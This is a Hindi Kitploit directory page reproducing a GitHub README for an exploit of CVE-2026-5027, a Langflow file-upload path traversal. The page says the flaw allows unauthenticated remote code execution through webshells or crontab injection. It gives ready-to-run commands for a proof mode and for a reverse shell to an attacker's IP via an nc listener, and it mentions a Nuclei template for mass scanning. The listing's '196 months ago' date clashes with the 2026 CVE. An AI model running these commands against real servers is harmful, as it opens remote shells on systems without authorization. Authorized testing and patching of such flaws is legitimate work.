
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-5027 — CVE-2026-5027 | Kitploit
उपकरण/GitHubGitHub/0xblackash/cve-2026-5027
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षारेड टीमिंग
GitHub0xblackash/cve-2026-5027


CVE-2026-5027
CVE-2026-5027

रिपॉजिटरी देखें
196 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

🔥 CVE-2026-5027 - Langflow पाथ ट्रैवर्सल

साइबर सुरक्षा भेद्यता_ पाथ ट्रैवर्सल शोषण

मनमाना फ़ाइल लेखन से RCE
फ़ाइल अपलोड के माध्यम से बिना प्रमाणीकरण के रिमोट कोड निष्पादन
CVE CVSS Exploit

📌 अवलोकन

Langflow में फ़ाइल अपलोड एंडपॉइंट (POST /api/v2/files) में एक गंभीर पाथ ट्रैवर्सल भेद्यता है।

एक हमलावर ../ अनुक्रम वाला दुर्भावनापूर्ण फ़ाइलनाम भेजकर सर्वर फाइलसिस्टम पर कहीं भी मनमानी फ़ाइलें लिख सकता है।

यह आसानी से पूर्ण रिमोट कोड निष्पादन (RCE) की ओर ले जाता है — उदाहरण के लिए वेबशेल डालकर या क्रॉनटैब में इंजेक्ट करके।


🛠️ विशेषताएँ

  • ✅ बिना प्रमाणीकरण के शोषण (डिफ़ॉल्ट ऑटो-लॉगिन सेटअप)
  • ✅ सरल प्रूफ-ऑफ-कॉन्सेप्ट (/tmp में टेस्ट फ़ाइल लिखता है)
  • ✅ क्रॉन के माध्यम से पूर्ण रिवर्स शेल (लिनक्स)
  • ✅ मास स्कैनिंग के लिए Nuclei टेम्पलेट शामिल
  • ✅ ट्रैवर्सल गहराई को आसानी से अनुकूलित करें

🚀 त्वरित आरंभ


1. प्रूफ ऑफ कॉन्सेप्ट (सुरक्षित परीक्षण)

python3 CVE-2026-5027.py -t http://target:7860/ --proof

यदि भेद्य है तो अपेक्षित आउटपुट:

[+] Success! File written: ../../../tmp/CVE-2026-5027-proof.txt

2. पूर्ण रिवर्स शेल

# Start listener
nc -lvnp 4444

# Run exploit
python3 CVE-2026-5027.py -t http://target:7860/ --lhost YOUR_IP --lport 4444

📁 रिपॉजिटरी सामग्री

Fileविवरण
CVE-2026-5027.pyमुख्य पायथन एक्सप्लॉइट (PoC + RCE)
CVE-2026-5027.yamlस्कैनिंग के लिए Nuclei टेम्पलेट
README.mdयह फ़ाइल

🎯 उपयोग उदाहरण

cve-2026-5027

प्रूफ मोड

python3 CVE-2026-5027.py -t http://target.com/ --proof

रिवर्स शेल मोड

python3 CVE-2026-5027.py -t http://target.com/ --lhost 192.168.1.100 --lport 4444

⚠️ अस्वीकरण

यह रिपॉजिटरी केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण उद्देश्यों के लिए है।

जिम्मेदारी से उपयोग करें और केवल उन्हीं सिस्टम पर जिनके परीक्षण की आपके पास स्पष्ट अनुमति है।


रेड टीम समुदाय के लिए ❤️ के साथ बनाया गया

टूल डाउनलोड करें